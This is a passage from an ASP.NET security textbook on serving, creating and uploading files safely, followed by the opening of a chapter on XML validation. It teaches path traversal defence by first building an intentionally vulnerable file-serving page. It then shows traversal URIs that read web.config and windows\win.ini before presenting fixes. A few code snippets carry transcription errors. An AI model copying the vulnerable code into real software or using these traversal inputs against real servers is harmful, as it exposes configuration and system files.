2. In the code behind file, `default.aspx.cs`, change the contents to the following:

```
 using System;

public partial class _Default : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {

    }
    protected void submit_OnClick(object sender, EventArgs e)
    {
        Response.Redirect("getfile.aspx?filename="+
             filename.SelectedValue);
    }
}
```

3. Finally, create two text files, `example1.txt` and `example2.txt`, and enter any text you like in them.

   If you run this page, you will see that the `Response.Redirect` means the direct URI is viewable in the browser address bar — which could then be bookmarked, or shared, bypassing any logging or authorization code.

4. So how do you stop the address being revealed? You must read the file and serve it in code. Create a new Web form called `getfile.aspx` and change the code behind file contents to the following:

```
 using System;
using System.IO;

public partial class getfile : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Clear();
        string filename = Request.QueryString["filename"];
        FileInfo file = new FileInfo(Path.Combine(
            Request.PhysicalApplicationPath, filename));;
        Response.AddHeader("Content-Length",
             file.Length.ToString());
        Response.WriteFile(file.FullName);
        Response.End();
    }
}
```

5. Run this new page. Choose a file name from the drop-down list and click the Get File button. You should see your example file served by the browser.

After performing the previous "Try It Out" exercise, you may spot a potential problem — the filename is passed via the query string.



NOTE *The example code has introduced another example of the 'Insecure Direct Object Reference" vulnerability. If you haven't read Chapter 4, you may wish to do so now. That chapter discusses this vulnerability and its mitigations in greater detail.*

Because the sample code allows the user to specify the flename, it can be easily hijacked to serve other files by changing the filename parameter in the URI for `getfiles.aspx` from a valid filename to `web.config`. For example, say that your address bar shows the following:

```
http://localhost:32715/Accessing%20Files/getfile.aspx?filename=example1.txt
```

Then let's say you change the URI to be the following:

```
http://localhost:32715/Accessing%20Files/getfile.aspx?filename=web.config
```

As you can see, the file serving code has bypassed the built-in ASP.NET protection that stops configuration files from being sent to the browser, and has served up `web.config` as if it were just another file. However, if this weren't bad enough, you could go further. For example, depending on where you have created your application, the following URI may access files in your `Windows` directory:

```
http://localhost:32715/Accessing%20Files/getfile.aspx?filename=
      ..\..\..\..\..\..\..\..\windows\win.ini
```



NOTE *The formal name for this type of attack is a "Path Traversal Attack." Path traversal attacks can use relative paths and the "double-dot" sequence, or, less frequently, direct path access, such as sending* `C:\windows\win.ini` *as a parameter to a page.*

You may look at this URI and decide that simply filtering and rejecting a filename with `\` would be enough. However, the following URI would also work:

```
http://localhost:32715/Accessing%20Files/getfile.aspx?filename=
    ../../../../../../../../../../windows/win.ini
```

TRY IT OUT Stopping Path Traversal

Follow this method for stopping path traversals.

1. In the code behind file, `getfile.aspx.cs`, change the code to the following:

```
 using System;
using System.IO;

public partial class getfile : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Clear();
        string filename = Request.QueryString["filename"];
        FileInfo file = new FileInfo(Server.MapPath
            (filename));
        Response.AddHeader("Content-Length",
            file.Length.ToString());
        Response.WriteFile(file.FullName);
        Response.End();
    }
}
```

2. Now, try the URIs that attempt to navigate out of your application directory. You will see that an `HttpException` is thrown with a message of `"Cannot use a leading .. to exit above the top directory."` Now you have some protection against path traversals.

   `Server.MapPath` will not return any path outside of the root of your Web application. However, if your files are stored in subdirectories, then it is still possible for the serving page to move outside of that directory (but still within the Web root) should an attacker specify `..\` or `../` as part of the filename.

   To stop all traversal attacks, you must extract just the filename from the input. The .NET framework provides a class, `Path`, for manipulating file paths. The `Path` class has a method that will return just the filename, `GetFileName`. Even by limiting files to just their filename, the previous code would have another problem — it would serve `web.config` file if asked. So you must limit files to a particular directory.

3. To limit us to a single directory, create a new directory in your Web application called `documents` and create in that directory another two text files, `example1.txt` and `example2.txt`. In the code behind file, `getfile.aspx.cs`, change the code to the following:

```
 using System;
using System.IO;

public partial class getfile : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Clear();
        string filename =
             Path.GetFileName(Request.QueryString["filename"]);
        FileInfo file = new FileInfo(
            Server.MapPath(
                Path.Combine("documents", filename)));
        Response.AddHeader("Content-Length",
             file.Length.ToString());
        Response.WriteFile(file.FullName);
        Response.End();
    }
}
```

4. Now, run your project and see if you can access `web.config` or any other file outside of the `documents` directory.



WARNING *Of course, exposing a filename as a parameter in a query string or form parameter is considered a direct object reference vulnerability (even when secured to a particular directory) and is at least a form of information leakage. It is a best practice to use an indirect object reference, such as a GUID, which is resolved in code to an actual filename. If you are generating GUIDs in a short amount of time, there is a risk that they may be sequential — something you could mitigate by pausing for a small, random period of time between each GUID generation.*

Using an indirect object reference also prevents the need to check the validity of the specified filenames, and also alleviates the risk of serving `web.config` *and other sensitive files, because they would not be in your reference mapping list. Furthermore, it stops you from opening reserved file names, such as* `CON`, `NUL`, `PRN`, `LPT1`, *and others, because, again, the mapping would not exist.*

One thing missing from the example is setting the correct Multipurpose Internet Mail Extensions (MIME) type of the download. A browser uses the MIME type of a file to decide how to handle the file. A MIME type of `image/png` would identify the file to a browser as a `PNG` image. MIME types are set as part of the HTTP response headers, and the browser uses them to decide what to do with a file. Normally, the MIME types are set on the server configuration. But if you are serving files manually, you must ensure that you set the correct MIME type.

A MIME type of `application/vnd.openxmlformats-officedocument.wordprocessingml.document` would identify the file as a Microsoft Word 2007 `DOCX` file.

You can discover the MIME type of files registered on your system using the registry editor. Expand the `HKEY_CLASSES_ROOT` and select the file extension for which you want to discover the MIME type. In the list of entries, you will see a Content Type key, as shown in Figure 9-1. This is the MIME type for the file.




FIGURE 9-1: The registry editor showing the Content Type of bitmap files

To set a MIME type, you must add the correct response header by setting the `ContentType` property on the `Response` object. If the code in the previous "Try It Out" exercise were always limited to text files (which have a MIME type of `text/plain`), then you could set the MIME type by making the following change:

```
 Response.Clear();
string filename =
    Path.GetFileName(Request.QueryString["filename"]);
        FileInfo file = new FileInfo(
            Server.MapPath(
                Path.Combine("documents", filename)));
Response.AddHeader("Content-Length",
    file.Length.ToString());
Response.ContentType = "text/plain";
Response.WriteFile(file.FullName);
Response.End();
```

Making Static Files Secure

Another problem exists with the sample as it stands — the files are stored underneath the Web root and can be directly accessed by their filename (for example, through `http://localhost/documents/example1.txt`).

ASP.NET provides a special folder, `App_Data`, which is generally used to hold the ASP.NET database during development. However, it can hold any type of file. The `App_Data` folder is configured so that any file it holds cannot be accessed via the browser. You can try this out by putting a text file (or any other type of file) in `App_Data` and trying to browse to it. You will see an exception is thrown.

For added security, if you have full control of the Web server hosting the application, you can place files you want to serve via code in a directory outside of the Web root directories, as shown in Figure 9-2. This means that you are not relying on the special configuration of `App_Data`, which could be removed accidentally by an administrator editing the global `web.config` file.




FIGURE 9-2: A suitable directory structure for serving files via script

However, by moving files out of the Web root, you can no longer use `Server.MapPath`. You must specify the full path to your files when you create the filename. The code you have just written would become the following:

```
 using System;
using System.IO;

public partial class getfile : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Clear();
        string filename = Path.GetFileName(Request.QueryString["filename"]);
        FileInfo file = new FileInfo(
            Server.MapPath(
                 Path.Combine(@"c:\inetpub\documents\", filename)));
        Response.AddHeader("Content-Length", file.Length.ToString());
        Response.WriteFile(file.FullName);
        Response.End();
    }
}
```

For added security, in case all your measures to prevent traversal fail (or a new vulnerability is discovered in IIS or ASP.NET), you should host your Web applications on a drive separate from your operating system, and preferably a drive dedicated to just your application.

If you do move your files outside of your Web root or onto another drive, you must ensure that the process under which ASP.NET runs has access to them. Remember that the account your application runs under is defined by the application pool (or by impersonation settings). To check

the application pool identity, you can view the advanced application pool settings in IIS7, as shown in Figure 9-3, or through the Identity tab on the application pool properties dialog in IIS6, as shown in Figure 9-4.




FIGURE 9-3: The application pool settings dialog for IIS7




FIGURE 9-4: The application pool identity tab for IIS6

Depending on how you authenticate, and if you are using impersonation (see Chapter7 for more details), the application pool identity may not be the current identity. Before setting permissions, you may want to validate the actual identity your Web site runs under. You can do this with the code file shown in Listing 9-1.

Available for download on Wrox.com

LISTING 9-1: whoami.aspx — Discovering the application pool identity through code

```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Who am I?</title>
</head>
<body>
<form id="form1" runat="server">
Application pool ID :
<%=System.Security.Principal.WindowsIdentity.GetCurrent().Name %>
</form>
</body>
</html>
```

Checking That Your Application Can Access Files

When you access a file in Windows, the file system checks that your user account has permissions to use the file. .NET programs have another layer of security that checks if the application itself is authorized to use the file system. This extra security layer is called *code Access Security* (*CAS*), which is covered in greater detail in Chapter 13. Without delving into the details, you can use the following steps to check application is authorized to open files.

The process of checking your application authorization involves constructing a`FileIOPermission` for the file the application wishes to access, and then demanding that permission. If the demand fails, a `SecurityException` will be thrown, and you can inform the user accordingly. If you were to change the code you wrote previously to include a CAS demand, it would look something like this:

```
 using System;
using System.IO;
using System.Security;
using System.Security.Permissions;

public partial class getfile : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Clear();
        string filename = Path.GetFileName(Request.QueryString["filename"]);
        string fullPath = Server.MapPath(
            Path.Combine(@"c:\inetpub\wroxStaticFiles\", filename));
        FileIOPermission accessPermission =
            new FileIOPermission(FileIOPermissionAccess.Read, fullPath);

        try
        {
            accessPermission.Demand();
            FileInfo file = new FileInfo(
                Server.MapPath(
                    Path.Combine("documents", filename)));
            Response.AddHeader("Content-Length", file.Length.ToString());
            Response.WriteFile(file.FullName);
        }
        catch (SecurityException)
        {
            Response.Write("Access Denied");
        }

        Response.End();
    }
}
```

You can see that the code now has two new namespaces:`System.Security` and`System.Security.Permissions` .`System.Security.Permissions` contains the namespaces and classes for CAS. `System.Security` holds the `SecurityException` class. To check if you have access to a file, you construct a new `FileIOPermission` specifying the type of access desired (the common ones used are Read, Write, Append, and All Access), as well as the filename you wish to access. If a file does not exist, but you would have permission to it if it did (for example, the directory that would hold

it allows access), then the CAS permission will succeed. You must still check if a file exists or the process identity has access to after the CAS demand has taken place. Just because a CAS demand passes does not mean that the user your application runs as can access the file.



NOTE *If you are testing your application using Visual Studio's builtin Web server, then the application will run under your user account, potentially masking any permission problems.*

Making a File Downloadable and Setting Its Name

You can use the `Response` headers to set the filename of the file being served by using the `Content-Disposition` header like so:

```
Response.AddHeader("Content-Disposition", "filename=&filename);
```

Furthermore, you can use `Content-Disposition` to cause a download rather than rendering in the browser, as shown here:

```
Response.AddHeader("Content-Disposition", "attachment; filename=&filename);
```

Adding Further Checks to File Access

Once you have a secure mechanism to access files, you can expand the mechanism with more checks and features. Two of the most common uses are role-based file access and anti-leeching checks for images.

Adding Role Checks

In IIS7, if your application runs in the default integrated pipeline mode, all file access is checked using the `web.config` authorization rules. In IIS6, or IIS7 in class mode only, file types are mapped by IIS to the ASP.NET ISAPI extension, and access checks are performed based on the currently logged-in user and the rules set in `web.config` (authentication and authorization are covered in Chapter 7). If you are running under IIS6, or IIS7 classic, or you are following best practice and storing files you wish to serve programmatically outside of your Web root, then you must programmatically authorize file access.

The easiest way to support role-based access to files is to have the serving page itself role-protected by ASP.NET, and then separate the files into directories outside the Web root based on role. For example, if you only want to serve these files to members, but not to anonymous users, then you could place the serving script in a members directory, and limit access to the serving page with the `web.config` file shown in Listing 9-2.

LISTING 9-2: Denying unauthenticated users

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
   <system.web>
       <authentication mode="Forms" />
       <authorization>
           <deny users="?" />
       </authorization>
   </system.web
</configuration>
```

You may remember from Chapter 7 that `<deny users="?" />` will stop all unauthenticated users accessing the current directory. If you want to be more specific and limit access to a particular role (for example, if you have varying levels of membership), you can limit access by role, as shown in Listing 9-3.

LISTING 9-3: Denying unauthenticated users

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
   <system.web>
       <authentication mode="Forms" />
       <authorization>
           <allow roles="GoldMember" />
           <deny users="*" />
       </authorization>
   </system.web
</configuration>
```

In this instance, you should practice defense-in-depth (in case of, for example, an undiscovered vulnerability in forms authentication), and add an additional check in your code. You may also have more complex authorization requirements that can only be expressed in code. Programmatic role checking can take various approaches — the simplest being a call to `IsInRole` on the `User` instance available within a page, as shown here:

```
if (User.IsInRole("GoldMember"))
{
  // Serve content
}
```

However you add authorization, you should ensure that you do not allow ASP.NET or IIS to cache the output of your serving code by specifying the output cache in your ASP.NET page like this:

```
<%@ OutputCache Duration="1" Location="None" NoStore="true" VaryByParam="*" %>
```

Anti-Leeching Checks

Another use for serving files through code, rather than directly, is to stop leeching and hot-linking, the embedding of your images in other Web sites. Each request from a Web browser normally contains the URL that was the source of the request. For example, if someone clicked through to

your Web site from Google, the referring URL would be `http://google.com/`. If a user embedded one of your files or images (for example, via an `img` tag), then, generally, the referring URL would contain the URL and page name where the file is embedded.

This is accessible via the`UrlReferrer` property on the `Request` instance available to your page. The `UrlReferrer` property is of the `Uri` type, enabling easy access to parts of the referring URI, as shown in the following example:

```
if (Request.UrlReferrer.Host != "mysite.example"& &
    Request.UrlReferrer.Host != "www.mysite.example")
{
    Response.End();
}
else
{
    // Continue
}
```

However, remember that, like anything from the `HTTPRequest`, the referrer is untrusted input and could be faked by an attacker. Furthermore, some privacy software strips the referrer from a request, and a direct access to a file via its full URI will also mean the referrer is blank. You should always serve the file if the referrer is blank.

Accessing Files on a Remote System

Some applications may need to serve files from a remote file share. This presents the same challenges as using trusted connections to a remote SQL server (as detailed in Chapter 8). To access a network share, the application pool must be able to authenticate to the remote system. You have two choices:

- *Place both machines in an Active Directory (AD)*— By placing both machines in an AD, you can specify that the application pool runs as a specific account on the AD, and then grant appropriate permissions to the share and access control lists (ACLs) to the AD account.
- *Duplicate accounts in a workgroup*— If you are not in an AD, you can access remote resources by mirroring accounts. On both machines, create a Windows login account with the same account name and password. (Obviously, you should use a strong password.) Then configure your ASP.NET process to run under that local user account on the IIS server, and grant share and ACL permissions to the mirrored local user on the file server.

CREATING FILES SAFELY

If you are serving files via a script, you may also need to dynamically create files on the file system. Like file uploads, you should create files outside of the Web root in a directory where your application pool has access to create files, but Web users cannot directly access them. To add permissions to the directory where you are going to create files, right-click on the directory and

choose the Properties menu item. Then click the Security tab and you should see the screen shown in Figure 9-5.




FIGURE 9-5: The file system security tab for a directory

Click the Edit button and then click Add. Enter the account name under which your application pool runs and click OK. In the Permissions list, check the Allow checkbox beside each of the permissions your application will require, then click Apply. If you select "Full control," then your application will now be able to read, write, create, and delete files in the directory.

There are two core problems with creating files:

- What to name the files
- How to clean them up once their usage period has passed

If files are truly temporary, you can use the `GetTempFileName()` method supplied by the `Path` class. This will generate a filename with a `.TMP` extension located in the system temporary directory, and create a zero length file. However, the number of temporary files is limited to 65,535 files, so old files must be cleaned as quickly as possible.

Because this limit may create an artificial restriction on your application, you should use `Path.GetRandomFileName()`, which generates a cryptographically strong random value that you can use to create a file or directory. You can then combine this filename with the path to the directory in which you are creating files, and write your file.

Once you have created the file, you can serve it using the secure techniques shown earlier in this chapter.

Of course, creating files takes up disk space. You should never create files of unknown length on the disk containing the operating system. Instead, isolate the creation directory where, if disk space runs out, lack of space will result in a recoverable condition.

You may also need to implement a cleaning mechanism, according to your application requirements. If you have full control over the server, you could schedule a PowerShell or Windows Shell script to empty the directory of older files. However, if you do not have access to the operating system, or you wish to include your cleaning mechanism in your application, you can implement a scheduler.

One of the easiest ways to do this is a technique by Omar Al Azbir detailed at `http://www.codeproject.com/KB/aspnet/ASPNETService.aspx`. This technique utilizes the threading model already built into the ASP.NET cache with a callback function that is called when the item is removed from the cache. It also allows you to schedule jobs of varying frequency, all without creating your own background threads, by adding a few lines of code to the `global.asx` file in your application. Listing 9-4 shows an example.

LISTING 9-4: A quick and easy scheduler using the ASP.NET cache

```
%@ Application Language="C#" %>
<script runat="server">
   private const string CleanUpTask = "appCleanFiles";

   private static CacheItemRemovedCallback OnCacheRemove = null;

   void Application_Start(object sender, EventArgs e)
   {
       // code that runs on application startup
       AddTask(CleanUpTask, 60);

   }
   private void AddTask(string taskName, int frequency)
   {
       OnCacheRemove = this.CacheItemRemoved;
       HttpRuntime.Cache.Insert(taskName, frequency, null,
           DateTime.Now.AddSeconds(frequency), Cache.NoSlidingExpiration,
           CacheItemPriority.NotRemovable, OnCacheRemove);
   }
   public void CacheItemRemoved(string key, object value,
        CacheItemRemovedReason reason)
   {
       switch (key)
       {
           case CleanUpTask:
               // Perform our cleanup here
               break;
       }

       // re-add our task so it recurs
       AddTask(key, Convert.ToInt32(value));
   }

</script>
```

Of course, you must know what files you can clean up. You could iterate through the directory and check the file creation date, or, as you create files, you could store them in a list, along with an expiry time. You could then iterate through the list looking for expired files when the cleanup task runs.

HANDLING USER UPLOADS

ASP.NET 1.0 and 1.1 included an HTML `FileUpload` control that allowed users to upload files. This control introduced an `<input type="file">` element into your Web page to enable uploads. However, before you could use the file, you had to modify the page to include the `enctype="multipart/form-data"` attribute to the page's `<form>` element. ASP.NET 2.0 introduced a new `FileUpload` server control that handles all of the necessary processing for file uploads.

Using the File Upload Control

Once a file has been uploaded to the server, the control's properties are populated with the details of the file that has been sent. Listing 9-5 shows an example of the file upload control in use.

LISTING 9-5: The file upload control

```
%@ Page Language="C#" %>
<script runat="server">
   protected void startUpload_Clicked(object sender, EventArgs e)
   {
       if (fileUpload.HasFile)
       {
           try
           {
               fileUpload.SaveAs(@"d:\inetpub\inbound\"+
                   fileUpload.PostedFile.FileName);

               uploadDetails.Text =
                   "File Name "+
                   fileUpload.PostedFile.FileName+
                   "<br />" +
                   "Length " +
                   fileUpload.PostedFile.ContentLength +
                   "<br />" +
                   "Content type"+fileUpload.PostedFile.ContentType;
           }
           catch (Exception ex)
           {
               uploadDetails.Text = ex.Message;
           }
       }
       else
       {
           uploadDetails.Text =
               "No file specified.";
       }
   }
</script>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>File Upload</title>
</head>
<body>
   <form id="form1" runat="server">
       <asp:FileUpload ID="fileUpload" runat="server" />
       <br />
```

continues

LISTING 9-5 *(continued)*

```
        <asp:Button ID="startUpload" runat="server"
            Text="Upload" OnClick="startUpload_Clicked" />
        <p>
            <asp:Label ID="uploadDetails" runat="server" />
        </p>
    </form>
</body>
</html>
```

Listing 9-5 contains some problems. As you learned in Chapter 3, you should never trust user input. The code in Listing 9-5 trusts the filename, the MIME type, and even the content length. All of these inputs could be faked — the filename could contain a directory traversal attack or characters that could create an XSS attack, the file length could be very different from the actual file system, and the content type of the file could be an outright lie. Figure 9-6 shows an attempted file traversal attack during a file upload:




FIGURE 9-6: Using the FireFox TamperData to attempt a file traversal attack during a file upload

By following the techniques for serving files, you can protect yourself against directory traversal attacks. The correct file length can then be discovered by reading using the `FileInfo` class to discover the true length of the saved file. The following code snippet shows a safer way to save and access the properties on the uploaded file:

```
 string filename = System.IO.Path.GetFileName(
    fileUpload.PostedFile.FileName);
string fullPath = Server.MapPath(System.IO.Path.Combine(
    @"d:\inetpub\inbound\",filename));
fileUpload.SaveAs(fullPath);

System.IO.FileInfo fileInfo = new System.IO.FileInfo(fullPath);

uploadDetails.Text =
    "File Name "+filename+"<br />" +
    "Length " + fileInfo.Length + "<br />" +fileInfo.Length +
    "Content type"+fileUpload.PostedFile.ContentType;
```

For added safety, you should ignore any filename sent with the upload request. Instead, you should create a random filename and save the original filename against it (for example, in a database table, mapping the random filename to the original filename). You can then use the original filename as part of a `ContentDisposition` header when you serve the file back to users.

A final problem remains — the content type. This is a difficult problem to overcome because you must validate the contents of the file itself. For example, let's say the `GIF` file format has a header with the following hexadecimal bytes: `47 49 46 38 39 61` . In ASCII, this becomes`GIF89a` . Because each file format is different in its distinguishing characteristics, you will have to write custom code to discover the MIME type of an uploaded file. If you send the wrong MIME type with a file back to a browser, then the wrong application may load and crash.

One other thing to note is that the file being uploaded is stored in memory, which can cause your application to slow down (or even fail) if not enough memory is available to process the inbound request. You can control the maximum allowed file size by changing the actual request size permitted for your application. Setting a size restriction will protect your application from malicious users attempting to tie up the available memory and processes by uploading multiple large files — an easy *Denial of Service (DOS) attack* to perform. To change the maximum request size, you use the `httpRuntime` element in `web.config`, as shown here:

```
<?xml version="1.0"?>
<configuration>
   ....
   <system.web>
      <httpRuntime
           executionTimeout = "90"
           maxRequestLength="4096"
       />
       ....
   </system.web>
   ....
</configuration>
```

The `maxRequestLength` property allows you to adjust the maximum size of requests accepted. The value is specified in kilobytes. For example, changing the `maxRequestLength` to `10240` will increase the maximum request size to 10MB. Remember that the request is not just made up of the file, but also includes request headers and other form fields. When changing the `maxRequestLength` property, you should also change the `executionTimeout` to a suitable value. The `executionTimeout` property sets the length of time (in seconds) ASP.NET will wait for a request to finish before terminating the request. As you increase the maximum request size, you must increase the execution timeout appropriately.



WARNING *Increasing the* `maxRequestLength` *and* `executionTimeout` *properties may expose your application to a DOS attack. Experiment with your server configuration to discover the maximum values your hardware will support. It is always advisable to keep both these properties at the lowest value that works for your application.*

A CHECKLIST FOR SECURELY ACCESSING FILES

The following is a checklist of items to follow when writing data access code.

- *Truncate user specified file names and extract just the file name from any potential path* .— Use the `Path.GetFileName()` to safely remove all directory information.
- *Serve content from a directory outside of your Web application* .— If you must serve content from within your application path, then use `Server.MapPath()` to resolve directories. `Server.MapPath()` will stop any directory resolution from escaping out of the root of your application.
- *Use code Access Security demands to ensure your application has the ability to access the file system* .— Remember that .NET applications have their own permissions in addition to the underlying file system permissions.
- *Create your own filenames* .— Use `Path.GetRandomFileName()` to generate filenames and directory names when you create files. This will avoid the overwriting of existing files, or any traps with reserved names and directory transversal attacks.
- *Limit the maximum request size and execution timeout for your application to prevent DOS attacks* .— Never trust any input from file uploads. Generate your own filenames and use indirect object references to retrieve these files.

10

Securing XML

Extensible Markup Language (XML) has emerged as the standard way to transfer data and metadata between systems. XML is a rich standard, and its extensibility has led to various additions, including schemas and query languages. You may have already used it without knowing it. XML underpins Web services, .NET configuration files, and even IIS7 configuration. However, as you add XML support to your application, you are adding another vector for attack and potential vulnerabilities. Like any input, XML should be considered untrusted until you validate and sanitize it.

In this chapter, you will learn about the following:

- How to accept and validate XML
- How to query XML safely
- How to sign XML documents to ensure them against tampering
- How to encrypt XML to prevent eavesdropping



NOTE *This chapter will only concentrate on the security aspects of XML. For a more detailed exploration of XML and all its associated technologies,* Professional XML *by Bill Evjen, Kent Sharkey, Thiru Thangarathinam, Michael Kay, Alessandro Vernet, and Sam Ferguson (Indianapolis: Wrox, 2007) is highly recommended.*

VALIDATING XML

Like any input, XML should be validated before trusting and using it. XML has two validation points:

- Is it "well-formed"?
- Is it "valid"?

Well-Formed XML

An XML document is said to be *well-formed* when it conforms to the XML syntax specification, and contains no references to external resources — unless a document type definition (DTD) is specified.

Following is an example:

```
<?xml version="1.0" encoding="utf-8" ?>
<Books>
    <Book>
          <Title>Example Title</Title>
          <Author>John Smith</Author>
          <Pages>500</Pages>
    </Book>
    <Book>
          <Title>Another Title</Title>
          <Author>John Doe</Author>
          <Pages>250</Pages>
    </Book>
</Books>
```

This XML document is well-formed. However, this does not mean that a document is valid. The term "well-formed" is borrowed from formal mathematical logic. An assertion is well-formed if it meets grammatical rules, but does not take into account the truth of the assertion.

Valid XML

An XML document is considered *valid* if it is well-formed, meets certain extra validity constraints, and matches a grammar describing the document's content. The rules for specifying a document's grammar can be expressed in a DTD or in an XML schema. These rules allow the document producer to specify things such as, "A book must have a title." This is much like a database administrator setting restrictions on a table, specifying certain fields must be unique or not null.

For example, an XML schema for the previous `Books` XML code might look like this:

```
<?xml version="1.0" encoding="utf-8"?>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema"
           elementFormDefault = "unqualified"
           targetNamespace="http://wrox.example/example">
  <xs:element name="Books">
    <xs:complexType>
      <xs:sequence>
        <xs:element maxOccurs="unbounded" name="Book">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="Title"
                  type="xs:string" minOccurs="1" maxOccurs="1" />
              <xs:element name="Author"
                  type="xs:string" />
```

```
                <xs:element name="Pages"
                    type="xs:unsignedShort" minOccurs="1" maxOccurs="1" />
